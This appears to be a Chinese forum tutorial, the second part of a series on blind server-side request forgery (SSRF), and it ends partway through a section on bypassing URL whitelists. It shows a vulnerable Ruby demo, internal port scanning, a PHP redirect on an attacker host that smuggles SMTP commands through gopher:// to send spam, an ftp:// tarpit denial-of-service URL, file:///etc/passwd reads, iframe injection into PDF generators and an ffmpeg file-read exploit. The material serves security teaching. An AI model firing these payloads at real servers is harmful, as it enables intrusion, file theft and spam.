


现在我们将讨论Blind SSRF。

[第一部分传送门](#)

## ii. Blind



并非所有SSRF漏洞都会将响应返回给攻击者。这种类型的SSRF称为 blind SSRF。

### Exploiting Blind SSRF -

DEMO(Ruby)

```
require 'sinatra'
require 'open-uri'

get '/' do
  open params[:url]

  'done'
end
```

开放端口4567，收到请求后执行以下操作：

对用户提到的URL发出请求。

将应答“OK”发送回用户，而不是内容(看不到响应)

<http://localhost:4567/?url=https://google.com> 将请求google.com，但没有显示google对攻击者的回应

要证明这种SSRF的影响，需要运行内部IP和端口扫描。

以下是您可以扫描服务的[私有IPv4网络](#)列表：

10.0.0.0/8  
127.0.0.1/32  
172.16.0.0/12  
192.168.0.0/16

我们可以通过观察响应状态和响应时间来确定指定的端口是否打开/关闭。  
以下是响应状态和响应时间的相关表格：

URL parameter	Response HTTP status	RTT	Conclusion
http://127.0.0.1:22	200	10ms	Port is open
http://127.0.0.1:23	500	10ms	Port is closed
http://10.0.0.1/	500	30010ms	Firewalled or unable to route traffic to server
http://10.0.0.1:8080/	500	10ms	Port is closed and traffic is routed to server

Send Spam mails -

在某些情况下，如果服务器支持Gopher，我们使用它从服务器ip发送垃圾邮件。  
为了演示，我们将使用test.smtp.org测试服务器。

让我们创建一个恶意的php页面  
<http://attacker.com/ssrf/gopher.php>

```
<?php
    $commands = array(
        'HELO test.org',
        'MAIL FROM: <admin@server.com>',
        'RCPT TO: <bit-bucket@test.smtp.org>',
        'DATA',
        'Test mail',
        '.'
    );
    $payload = implode('%0A', $commands);
    header('Location: gopher://test.smtp.org:25/_'.$payload);
?>
```

<https://example.com/ssrf.php?url=http://attacker.com/ssrf/gopher.php>  
此代码将SMTP命令连接到以%0A分隔的一行中，并强制服务器在实际发送有效SMTP请求时向SMTP服务器发送“gopher”请求。

执行拒绝服务

攻击者可以使用iptables TARPIT target长时间拦截请求, 并使用 CURL's FTP:// 协议来阻止从不超时的请求。  
攻击者可以将所有tcp流量发送到端口12345来执行TARPIT和请求。  
<https://example.com/ssrf?url=ftp://evil.com:12345/TEST>

测试用例

存在ssrf的地方  
获取外部/内部资源的端点

<http://example.com/index.php?page=about.php>

<http://example.com/index.php?page=https://google.com>

<http://example.com/index.php?page=file:///etc/passwd>

参考 - [Link](#)

## Case -II

尝试更改POST请求中的URL

```
POST /test/demo_form.php HTTP/1.1
Host: example.com
url=https://example.com/as&name2=value2
```

参考 : -- [# 411865](#), [Link](#)

## PDF生成器

在某些情况下，服务器会将上传的文件转换为pdf。

尝试注入<iframe>，<img>，<base>或者<script>元素或者CSS url()函数

您可以使用以下方法读取内部文件：

```
<iframe src="file:///etc/passwd" width="400" height="400">
<iframe src="file:///c:/windows/win.ini" width="400" height="400">
```

参考 : [link](#)

## 文件上传

尝试将输入类型更改为URL，并检查服务器是否向其发送请求。

```
<input type="file" id="upload_file" name="upload_file[]" class="file" size="1"multiple="">
```

至

```
<input type ="url" id ="upload_file" name ="upload_file []" class ="file" size ="1"multiple =" ">
```

并传递URL

例子 : <https://hackerone.com/reports/713>

## 视频转换

有许多应用程序使用过时版本的ffmpeg将视频从一种格式转换为另一种格式。

在此中存在已知的ssrf漏洞。

克隆neex repo并使用以下命令生成avi

```
./gen_xbin_avi.py file://<filename> file_read.avi
```

并将其上传到易受攻击的服务器中，然后尝试将其从avi转换为mp4。

此读取操作可用于读取内部文件并写入视频。

参考 : <https://hackerone.com/reports/237381> <https://hackerone.com/reports/226756>

了解CMS、插件和主题中的SSRF漏洞。

<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ssrf>

<https://wpvulndb.com/search?utf8=%E2%9C%93&text=ssrf>

## 绕过白名单和黑名单

让我们先谈谈白名单和黑名单。

白名单-允许特定URL

绕过白名单的唯一方法是在白名单域名中找到一个开放的重定向。让我们来看看例子

### Case 1

www.example.com 白名单abc.com，您在example.com中找到了SSRF

<http://example.com/ssrf.php?url=https://google.com> - 无法获取，因为它未列入白名单

## Case 2

1. 1 条回复



[左右](#) 2019-03-27 21:24:30

再次点个赞

0 回复Ta

---

[登录](#) 后跟帖

[先知社区](#)

---

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)